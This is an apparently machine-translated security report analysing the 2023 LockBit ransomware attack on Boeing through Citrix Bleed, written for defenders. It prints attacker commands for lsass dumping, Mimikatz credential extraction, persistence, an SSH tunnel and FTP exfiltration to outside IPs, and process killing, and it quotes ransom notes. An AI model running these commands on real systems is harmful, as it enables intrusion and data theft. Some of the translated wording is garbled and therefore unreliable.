Analysis and Review of the Ransomware Attack on Boeing

——Analysis of the Threat Trend of Targeted Ransomware and Thoughts on Defense

Antiy CERT）

The original report is in Chinese, and this version is an AI-translated edition.

Completion time of the first draft: November 30, 2023

First published: December 30, 2023

This edition was updated on January 8, 2024

Scan QR code for the latest version of the report

Table of Contents

1 Foreword

Around 2016, the mainstream threat form of blackmail attacks has gradually shifted from the spread of extortion gangs or the widespread release of ransomware to the operation mode of RaaS + targeted attacks to collect high ransom. Raas, short for Ransomware as a Service, is a ransomware attack infrastructure developed and operated by ransomware gangs, including customizable destructive ransomware, theft components, ransomware and toll channels. Various attack groups and individuals rent the RaaS attack infrastructure, and after receiving the ransom, they settle accounts with the RaaS attack organization separately. Among many extortion attack organizations, LockBit is the most active organization. according to its published data, LockBit's RaaS has supported thousands of attacks, and a case involving overseas institutions of Chinese enterprises has been widely concerned at home and abroad.

In order to effectively deal with that risk of RaaS + targeted blackmail, the defend needs to have a deeper understanding of the mechanism of targeted blackmail attack, so as to build an effective enemy scenario and improve the defense and response ability. Therefore, the selection of typical cases, the depth of such attacks is extremely important. However, as the supporting elements for the analysis of relevant self-related cases are not mature, Antiy CERT has selected other recent major attack cases and also related to the LockBit organization. And may refer to the relatively rich information Boeing company encounters the targeted blackmail attack event (hereinafter referred to as this event) to carry out a complete re-analysis. Antiy CERT has long paid attention to and analyzed extortion attacks, paid constant attention to attack organizations such as LockBit, and accumulated systematic analysis based on the intelligence data of Antiy Cyber-brain platform. CISA and other institutions shall work on the public information published on this event. Analysis was carried out from the aspects of attack process recovery, attack tool list sorting, blackmail sample mechanism, multi-party response after attack effect, loss assessment, process visualization and other aspects. This paper analyzes the problem of defense side and the mode of RaaS + directed blackmail exposed in the incident, and puts forward some suggestions on defense and governance.

2 Event background and report formation process

In late October 2023, Boeing fell victim to a RaaS + targeted blackmail attack [1]. Because LockBit is an attack organization operating through the RaaS model, the actual attacker of this attack cannot be identified for the time being. On October 27, 2023, the victim information publishing platform to which LockBit belongs sent a message claiming to have stolen a large amount of sensitive Boeing data, and in doing so coerced Boeing into contacting the LockBit organization if it does not contact the organization by November 2, 2023, The stolen sensitive data will be made public. At one point after that, Boeing disappeared from the victim list until November 7, when the LockBit group added Boeing to the list again and claimed it had ignored warnings and threatened to release about 4GiB of data. Possibly due to the failure of negotiations between the two sides, the LockBit group on November 10 publicly released 21.6 GiB data stolen from Boeing (reported as 43 GiB, which is double-counted compressed and expanded data).[1]

It has long been tracking and responding to the evolution of activity from the spread of ransomware to targeted ransomware attacks. In that result of historical analysis, "the convergence of ransomware and worms," "target ransomware will approach the APT attack level," and so on, A risk warning was issued (see Appendix II: Part of the work done by ANTEL to assist authorities, customers and the public in responding to blackmail attacks). In response to this wave of attacks on LockBit, Aday released version 1.0 of this report on November 17 under the title "LockBit Ransomware Sample Analysis and Defense Thinking Against Targeted Racketeering" [2]. Due to the lack of relatively rich information at that time, in the technical level of the sample analysis work, the attack process did not repeat. Following the blackmail attack on Boeing, the US Security Agency for Cybersecurity and Infrastructure (CISA) conducted a forensic investigation into the incident and issued a report on November 21, 2023 [3]. The relevant reports provide high-quality formalized intelligence, which provides an extremely important reference for the analysis of compound attacks, and we combine our historical work to accumulate other open-source intelligence and improve this report.Appendix II: Part of the work of Antiy to assist authorities, customers and the public in responding to ransomware attacks[2][3]

3 The history of the LockBit attack organization and part of the history of the attack


3.1 Basic Information of the Organization

The basic profile of the LockBit organisation, which was first identified in September 2019, is known as ABCD ransomware because of its encrypted filename suffix of .abcd; the organisation released ransomware version 2.0 in June 2021, Added the function of deleting shadow on disk and log files, released the exclusive data stealing tool, StealBit, and adopted the dual blackmail strategy of "threatening to expose (sell) corporate data + encrypted data."

August 2021. The group's attack infrastructure spectrum has increased support for DDoS attacks; the ransomware was updated to version 3.0 in June 2022, as part of the 3.0 version's code overlaps with the BlackMatter ransomware code, Therefore, LockBit 3.0 is also called LockBit Black, which reflects the possible human mobility and capability exchange between different blackmail attack organizations. Relevant organizations that use LockBit RaaS to carry out attacks have carried out a large number of attack operations, and launched ransomware after intruding into the victim's system by means of obtaining access credentials from third parties, weaponizing vulnerabilities and loading other malware. A large number of victims have been subjected to extortion and data breaches. The LockBit attack group's multiple extortion attacks and impact in 2022 have highlighted its status as the world's most active extortion attack group of the year, even taking the initiative to disseminate and PR activities. The organization develops ransomware for a variety of host systems and target platforms such as Windows, Linux, macOS, and VMware virtualization platforms, and its generators can be customized through simple interaction. The lockbit ransomware only encrypts the first 4K data in the header of the encrypted file, so the encryption speed is significantly faster than other ransomware with full file encryption, since the write is overwritten in the sector corresponding to the original file, The victim was unable to recover the unencrypted plain text data by means of data recovery.Table 3-1 Basic information of LockBit attack organizations 3-1

Table 3-1 Basic information of LockBit attack organizations 3-1

Organization name	Lockbit
The organization used to be named	Abcd
Time of occurrence	September 2019
Typical penetration mode	Phishing attacks, third-party acquisition of access credentials, weaponization of vulnerabilities, and other malware
Typical Encryption Suffix	A 9-digit personal ID with a random combination of letters and numbers
Decryption tools	No public decryption tools have been found
Encrypt the target system	Windows, Linux, macOS, VMware, etc
Operation mode	Extortion as a service, based on ransom and trafficking data
Patterns of victimization	Encryption causes paralysis, theft, DDoS interference service
Common to industries	Financial industry, residential services, construction, education, information transmission, software and information technology services, manufacturing
Common Countries / Regions	Usa, UK, Germany, Canada
Multiple combination	Yes

blackmail or not	
Sample Letter of Blackmail	 ~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~ >>>>> Your data is stolen and encrypted. If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe. Tor Browser Links: http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] Links for normal browser: http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] http://lockbitap[redacted] >>>>> What guarantee is there that we won't cheat you? We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you

The LockBit extortion group's RaaS service becomes a criminal tool for attackers to commit online extortion. These attackers successfully achieve initial access to the victim system by using a variety of means, including third-party access credentials, weaponization of vulnerabilities, and other malware. Once the intrusion is successful, the next step for an attacker typically involves stealing data files and then launching LockBit ransomware, which encrypts the data files of the target system and then enforces blackmail.

3.2 History of extortion attacks

The LockBit extortion group is large and has numerous affiliated members. Its Tor website is updated almost daily, adding victim information from around the world, as shown in Table 32. The group used a double blackmail strategy, "Threatening exposure of corporate data + encrypted data blackmail," further exacerbating the harm of the attack. On the Tor website, LockBit has published more than 2,200 information about victimized businesses, and in 2023 alone, more than 1,000 information about victimized businesses has been published. This is only public information, and the actual number of affected enterprises may well exceed this number. It is worth noting that attackers and victimized companies sometimes choose to resolve the issue through private negotiations rather than disclose the victimized company's information on Tor. This means that the number of actual victimized businesses may far exceed the number of information that has been made publicly available, exacerbating the cybersecurity threat that LockBit organisations pose to businesses and institutions.Table 3-2 List of typical LockBit blackmail attacks 3-2

Table 3-2 List of typical LockBit blackmail attacks 3-2

Time	Victimized Unit	Impact
Aug-2021	Irish IT consultancy Accenture	Stealing about 6 TiB data, demanding a $50 million ransom
January 2022	Thales Group of France	Part of the data was made public; in November of the same year, it was again subjected to a blackmail attack by making public the data of about 9.5 GiB stolen
February 2022	Bridgestone Americas Branch	The company suspended some of its operations and data from the victim's system was stolen
June 2022	American digital security company Entrust	Part of the data was stolen
July 2022	French telecom operator La Poste Mobile	As a result, some systems were shut down, the official website was shut down for more than 10 days, and some user information was disclosed
October 2022	Bank of Brasilia	Part of the data was stolen, demanding a 50 BTC ransom
November 2022	Continental Germany	Stealing about 40 GiB data, demanding a $50 million ransom
Dec-2022	Department of Finance, California, USA	Steal about 76 GiB data
January 2023	Royal Mail	International export services were disrupted and about 45 GiB data was stolen, demanding a $80 million ransom
Jun-23	Tsmc Supplier QINGHAO Technology	Part of the data was stolen, demanding a $70 million ransom
Aug-2023	Power Service Commission of Montreal, Canada	Steal about 44 GiB data
October 2023	Boeing Company of the United States	Steal about 21.6 GiB data

4 Complete repeat analysis of event process

In order to provide defenders with a deeper understanding of the operating mechanism of targeted blackmail attacks, and to improve defense and response capabilities in a targeted way, Antiy CERT is based on the historical analysis of the LockBit attack organization. With reference to the CISA forensics report and other open-source information, the Bank made a comprehensive use of various analysis methods and means to investigate the blackmail attack against Boeing organized by LockBit, analyze the blackmail samples, and sort out the list of attack tools. The situation and loss after attack are analyzed, and the attack killing chain and technical and tactical atlas are also analyzed.

4.1 Repeat the attack process

Step 1: The LockBit blackmail group (later called the attackers) launched a exploit attack against Boeing's Citrix NetScaler ADC and NetScaler Gateway devices, stealing access cookies from valid users. In that case of the vulnerability, no additional privilege is require, and an attacker can construct a specific data packet without any privilege to cause a buffer overflow, Information such as authentication session cookie can be retrieved from Citrix NetScaler ADC and NetScaler Gateway out of bounds, authentication can be bypassed through cookie, and system web login authority can be obtained. Embedded trojan horse through web function configuration for information stealing or ransomware for ransomware attack.

Both Citrix NetScaler ADC and NetScaler Gateway provide gateway services, and their web management interface (as shown in Figure 4-1) can manage and configure http and dns in detail, tamper with user data to poison, and maliciously replace plug-ins. Users can be charged after installing a maliciously replaced plug-in.




Figure 4-1 Citrix configuration interface 4-1

Step 2: the attacker uses the stolen cookie to access the boundary server of the Boeing Company, embeds the running script 123.ps1, releases and executes the Downloader Trojan horse, Download various remote software, scripts, network scanning and other weapons and equipment from C2, and the equipment list that Downloader can remotely acquire is shown in Table 4-1.Table 4-1 List of attack equipment 4-1

123. the ps1 script contents are as follows, with the function of splicing base64 encoding, decoding and generating an adobelib.dll file (Downloader Trojan horse), and loading the Downloader Trojan with a specific hexadecimal string as a parameter:

```
$y = "TVqQAAMA. < long base64 string >"
$x = "RyEHABFQ. < long base64 string >"
$filePath = "C:\ Users\ Public\ adobelib.dll"
$fileBytes = [System.Convert]: Frombase64string ($y + $x)
[System.io.file]: Writeallbytes ($filePath, $fileBytes)
Rundll32      C:\      Users\      public\      adobelib.dll,      main
ed5d694d561c97b4d70efe934936286fe562addf7d6836f795b336d9791a5c44
```

Table 4-1 List of attack equipment 4-1

Attack equipment			
123.ps1 (initial script)	Processhacker. exe (end processes and services)	Pexec.exe (remote command execution)	Anydesk (remote control software)
Ad.ps1 (domain environment information collection)	Mimikatz.exe (voucher acquisition)	Tniwinagent. exe (information gathering)	Splashtop (remote control software)
Veeam-get-credits.ps1 (voucher collection)	Proc. exe (process dump)	Zoho (remote control software)	Action1 (remote control software)
Secretsdump.py (collection of credentials)	Netscan. exe (network scan)	Connectwise (remote control software)	Atera (remote control software)
Sysconf.bat (execute plink)	Servicehost. exe (Create SSH Tunneling Tool - plink)	Screenconnect (remote control software)	Fixme it (remote control software)

Step 3: The attacker configures the malicious dll file as a scheduled task and the AnyDesk remote software as a service to enable persistent access to the portal. Anydesk is a remote desktop software launched by German company AnyDesk Software GmbH. The user can control the computer remotely through the software, and at the same time, the file can be transferred between the computer controlled by the software, which is mainly applied to the remote management of the customer's daily operation and the host computer related to the business. This software is a commonly used network management tool, which is issued by regular software R & D enterprises, and has the corresponding manufacturer's digital signature, and is often used as white list software. But this also enables the

attacking organization to use the remote management function of this kind of software in the activity to realize the persistent access, the file transfer, and use it to be the legitimate signature executor to circumvent the detection.

The commands used for service creation and scheduled task addition are as follows.

```
Schtasks.exe / create / tn "UpdateAdobe Task" / sc MINUTE / mo 10 / tr "'Mag.dll'" / f
Sc create AnyDesk binpath = c:\ perflogs\ AnyDeskMSI.exe type = own start = auto displayname =
AnyDesk
```

After Antiy AVL SDK anti-virus engine detects AnyDesk, it will feed back and output Riskware / Win32.AnyDesk as the name, so as to remind the network management to judge whether it is a normal application or an attacker.

Step 4: The attacker uses the legitimate network scanning tool to probe the target's internal network service, collects the AD domain information through the ADRecon script (ad.ps1), and collects other host information through the tniwinagent tool (information collection). Adrecon is a tool developed by Australian information security service provider Sense of Security that collects information about Active Directory and generates reports that provide an overview of the current state of the target AD environment. Written in the PowerShell scripting language, the tool was open source at Github in 2018. Based on the function of domain environment information collection, the tool is easy to be used by attackers, of which the FIN7 hacker organization has used this tool [4].[4]

After the ADRecon detected by the anti-virus engine of Antiy AVL SDK, it will feed back and output HackTool / PowerShell. Adrecon as the name, so as to remind the network management to judge whether it is a normal application or an attacker.

Step 5: Attack uses the proc. exe tool to obtain the memory of the lsass. exe proces, Combine the Mimikatz tool to obtain all kinds of credentials in the system; use the veeam-get-credits. Ps1 script to obtain the saved credentials from Boeing's veeam platform; Use secretsdump .py to access various account database files and registry information from Boeing's Azure VM. The relevant usage commands are shown in Table 42. Table 4-2 Information Table on Voucher Stealing Operations 4-2

Table 4-2 Information Table on Voucher Stealing Operations 4-2

Command function	Command content
Dumps lsass process memory	Proc.exe-accepteula-ma lsass.exe c:\ perflogs\ lsass.dmp

Extract credentials from the lsass process dump file	Mimikatz.exe "sekurlsa: Minidump c:\ perflogs\ lsass.dmp" "sekurlsa:: Logonpasswords full"
Extracting credentials from the veeam platform	.\ veeam-get-credits.ps1
Collect credentials from the Azure VM platform	Secretsdump.py < domain > / < username > @ < ip > -outputfile 1

Mimikatz (Mimikatz) is a yellow hat (hacker) tool, originally developed by French hacker Benjamin Delpy and first released in 2011, that has a script type version in addition to an executable file version. The main function of Mimikatz is to obtain and manipulate credentials in the Windows operating system, such as user login passwords, Windows login credentials (NTLM hashes and Kerberos tickets), and credentials for various applications and services. Mimikatz is designed to reveal the weak points of password and credential management in Windows systems and is used for demonstration and educational purposes by security professionals. However, because it is powerful and widely used by hackers, Mimikatz is also seen as a dangerous tool for malicious attacks, data theft and potential extortion activities. By virtue of its high degree of flexibility and compatibility, Mimikatz has been used by APT organizations or cybercrime organizations in attack activities, with Antiy monitoring the use of the Mimikatz tool in the form of PowerShell scripts in 2020.[5]

After Mimikatz detected by Antiy AVL SDK anti-virus engine, it will feed back and output HackTool / Win32.Mimikatz, HackTool/Win64.Mimikatz or Trojan/PowerShell. Mimikatz will be used as the name to remind the network management to judge whether it is a normal application or an attacker.

Procdump is a command line utility that is part of the Sysinternals Suite components that primarily monitor the application's CPU peaks and generate a crash dump during the peaks, Administrators or developers can use it to determine the cause of the peak. Procdump also includes suspended window monitoring (using the same definition of window suspension used by Windows and Task Manager), unhandled exception monitoring, and a dump can be generated based on the value of the system performance counter. It can also be used as a general process dump utility to embed it in other scripts. In this case, the tool was attacked by using its whitelist feature and process dump function, and Mimikatz tool to obtain system credentials.

After detecting the ProcDump of the corresponding version, the Antivirus Engine of Antiy AVL SDK will feed back and output RiskWare / Win32.ProcDump or RiskWare / Win64.ProcDump as the name, so as to remind the network management to judge whether the application is launched normally or by an attacker.

Step 6: The attacker deploys various remote software on other hosts of the Boeing internal network by using the obtained credentials in combination with the Psexec tool (remote command execution) to obtain more access rights to other servers and hosts. Psexec is a command line network management tool and part of Sysinterfaces Suite system components, which calls the internal interface of the Windows system and takes the remote Windows host account name, password and local executable file to be executed as input parameters. Based on the RPC $service implementation, the local executable file is pushed to the remote host for execution, which is designed to facilitate network administrators to achieve agile remote operation. However, because it is easy to be invoke and encapsulated as a command line tool, it is also easy to be use as an attack tool by an attacker. once that password is cracked, it can be put into execution. As early as 2003, a large number of "password worms" based on null passwords and common passwords spread widely, most of which used this mechanism. In particular, the team of Sysinternals, which produced the system's components, was acquired by Microsoft on July 18, 2006, resulting in the subsequent versions all bearing Microsoft's digital signature, which also resulted in the release of a large percentage of security software.

After detecting the Psexec of the corresponding version, the Antivirus Engine of Antiy AVL SDK will feed back and output RiskWare / Win32.Psexec or RiskWare / Win64.Psexec as the name, so as to remind the network management to judge whether the application is launched normally or by an attacker.

Step 7: Use the tools involved in the remote access software transmission steps 4 to 6 to cyclically execute the operations in steps 4 to 6 to obtain the access rights of as many servers and hosts as possible.

Step 8: Collect various information (including backup files, etc.) from the controlled system, and use the 7z. exe tool to compress it.

Step 9: Return the data via the SSH tunnel created by the pluink.exe tool; return the data via the FTP protocol (193.201.9 [.] 224); and return the data via the remote control software. The plink. exe tool is a component of the PuTTY software that primarily functions similar to the ssh command line tool on Linux systems for SSH to connect to remote hosts while providing multiple ways to create or manage SSH sessions. Because it is a component of PuTTY software and has digital signature, it can avoid the detection of terminal protection software which uses digital signature as white list detection mechanism.

The attacker implements SSH tunnel establishment using the following command format.


```
Echo enter | c:\ windows\ servicehost.exe-ssh-r 8085: 127.0.0.1: 8085 < username > @ 168.100.9
[.] 137-pw < password >
```

Step 10: End the database services and processes of the relevant host, anti-virus software, and other processes that hinder the blackmail encryption.

The attacker uses the following command to end related processes and services.

```
Cmd.exe / q / c taskkill / f / im sqlwriter.exe / im winmysqladmin.exe / im w3sqlmgr.exe / im
sqlwb.exe / im sqltob.exe / im sqlserver.exe / im sqlserver.exe / Im sqlscan.exe / im sqlbrowser.exe
/ im sqlrep.exe / im sqlmagr.exe / im sqllexp3.exe / im sqlexp2.exe / im sqlex
```

Step 11: Deploy the LockBit 3.0 ransomware through remote control software to the target host (high data value, high business importance) and execute, enabling encrypted blackmail. After the target encryption is completed, the blackmail letter is released and the desktop background is modified to prompt the victim so that the victim can negotiate with the attacker according to the contact information reserved in the blackmail letter (as shown in Figure 4-2). The content of the negotiation includes the amount and method of payment of the ransom. For ransomware and ransom note analysis, see chapter 4.3 for ransomware sample analysis. Figure 4-2 Contact details in a ransom note 4-24.3 Ransom sample analysis



```
>>>> What guarantees that we will not deceive you?

    We are not a politically motivated group and we do not need anything other than your money.

    If you pay, we will provide you the programs for decryption and we will delete your data.
    Life is too short to be sad. Be not sad, money, it is only paper.

    If we do not give you decrypters, or we do not delete your data after payment, then nobody will pay us in the future.
    Therefore to us our reputation is very important. We attack the companies worldwide and there is no dissatisfied victim after payment.

    You can obtain information about us on twitter [redacted]

>>>> You need contact us and decrypt one file for free on these TOR sites with your personal DECRYPTION ID

    Download and install TOR Browser [redacted]
    Write to a chat and wait for the answer, we will always answer you.
    Sometimes you will need to wait for our answer because we attack many companies.

    Links for Tor Browser:
    [redacted]

    Link for the normal browser
    [redacted]

    If you do not get an answer in the chat room for a long time, the site does not work and in any other emergency, you can contact us in jabber or tox.
    |
    Tox ID LockBitSupp [redacted]
    XMPP (Jabber) Supp

>>>> Your personal DECRYPTION ID: [redacted]

>>>> Warning! Do not DELETE or MODIFY any files, it can lead to recovery problems!

>>>> Warning! If you do not pay the ransom we will attack your company repeatedly again!
```

Figure 4-2 Contact details in a ransom note 4-2

4.2 Sorting out the list of attack tools

In this attack, the attacker uses the CVE-2023-4966 vulnerability related to the Citrix device as a breach, and after the invasion, the attacker realizes the network attack by using multiple attack devices in combination. Uch as establishing a remote connection with a victim system using a variety of remote control software with digital signatures, Implement propagation of other attack equipment; disable and unload processes and services related to security software by using Process Hacker; dump process memory by using ProcDump tool, implement credential acquisition by combining with Mimikatz, and perform network scanning by using NetScan, It is used to find information related to the network, and the specific use of the attack equipment is shown in Table 4-3.

Table 4-3 Use of attack equipment 4-3

Type of equipm	Name	Source of equipment	Remarks

ent			
Exploit vulnerabilities	Citrix Bleed (CVE-2023-4966)	Self-developed code for vulnerability utilization	Software vulnerability for Citrix NetScaler ADC and NetScaler Gateway devices
Script	123. ps1	Self-research script	Decode and release the Downloader Trojan
	Ad.ps1	Open source scripting (Github)	Ad domain scout script to collect all kinds of information in the domain
	Veeam-get-credits .ps1	Open source scripting (Github)	Obtain the saved credential information from the Veeam platform
	Secretsdump.py	Open source scripting (Github)	Obtain various account database information (credentials) from Azure VM.
	Sysconf.bat	Self-research script	Used to execute plink
Hacking tools	Processhacker. exe	Open Software	Disable and uninstall processes and services related to security software
	Mimikatz. exe	Open source software	Gets credentials from memory and process dump files
Process dump	Proc.exe	Open Software	It dumps lsass. exe memory through ProcDump tool, and implements credential acquisition with Mimikatz
Network scanning	Netscan.exe	Open Software	Rename the network scanning software of Softperfect Company to realize the network scanning function
Port forwarding	Servicehost. exe	Open Software	Renamed plink (PuTTY Link) for port forwarding to establish SSH tunnel
Remote execution	Pexec.exe	Open Software	For remote deployment of specific programs
Tni client	Tniwinagent. exe	Open Software	It is used to discover other users in the network environment and collect information
Remote softwar	Zoho	Open Software	The remote control software is used to establish a remote connection and realize the propagation of

e			attack equipment
	Connectwise	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Screenconnect	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Anydesk	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Splashtop	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Action1	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Atera	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment
	Fixme it	Open Software	The remote control software is used to establish a remote connection and realize the propagation of attack equipment

4.3 Ransom sample analysis

Lockbit has loads for several common system platforms. since we did not obtain the actual scenario application information for this event, we selected its latest Windows platform sample for analysis (see Table 4-4).


Table 4-4 Malicious Agent Sample Cards 4-4

Name of the virus family	Trojan [Ransom] / Win32.LockBit
Md5	38745539b71cf201bb502437f891d799
Processor architecture	Intel 386 or later, and compatibles
File size	162.00 KB (165888 Bytes)
File format	Binexecute / Microsoft.EXE [: X86]
Time stamp	2022-06-27 14: 55: 54

Digital signature	None
Shell type	None
Compiled Language	C / C + +
Vt First Upload Time	2022-07-03 16: 18: 47
Vt test result	64 / 72

Note: You can search "LockBit" in Virusview.net, the encyclopedia of computer virus classification and naming for more information about this virus family.

After execution of the ransomware, the. ico and. Bmp files are released under the% PROGRAMDATA% path (as shown in Figure 43) to be used as icons for subsequent encrypted files and modified desktop wallpapers.Figure 4-3 Attaching an extension 4-3



```
Process Name   PID  Operation       Detail                                                 Path
lockbit3.exe   1920 RegSetValue     Type: REG_SZ, Length: 20, Data: HLJkNsk0q                    HKCR\.HLJkNsk0q\(Default)
lockbit3.exe   1920 RegSetValue     Type: REG_SZ, Length: 58, Data: C:\ProgramData\HLJkNsk0q.ico  HKCR\HLJkNsk0q\DefaultIcon\(Default)
lockbit3.exe   1920 RegSetValue     Type: REG_SZ, Length: 58, Data: C:\ProgramData\HLJkNsk0q.bmp  HKCU\Control Panel\Desktop\WallPaper
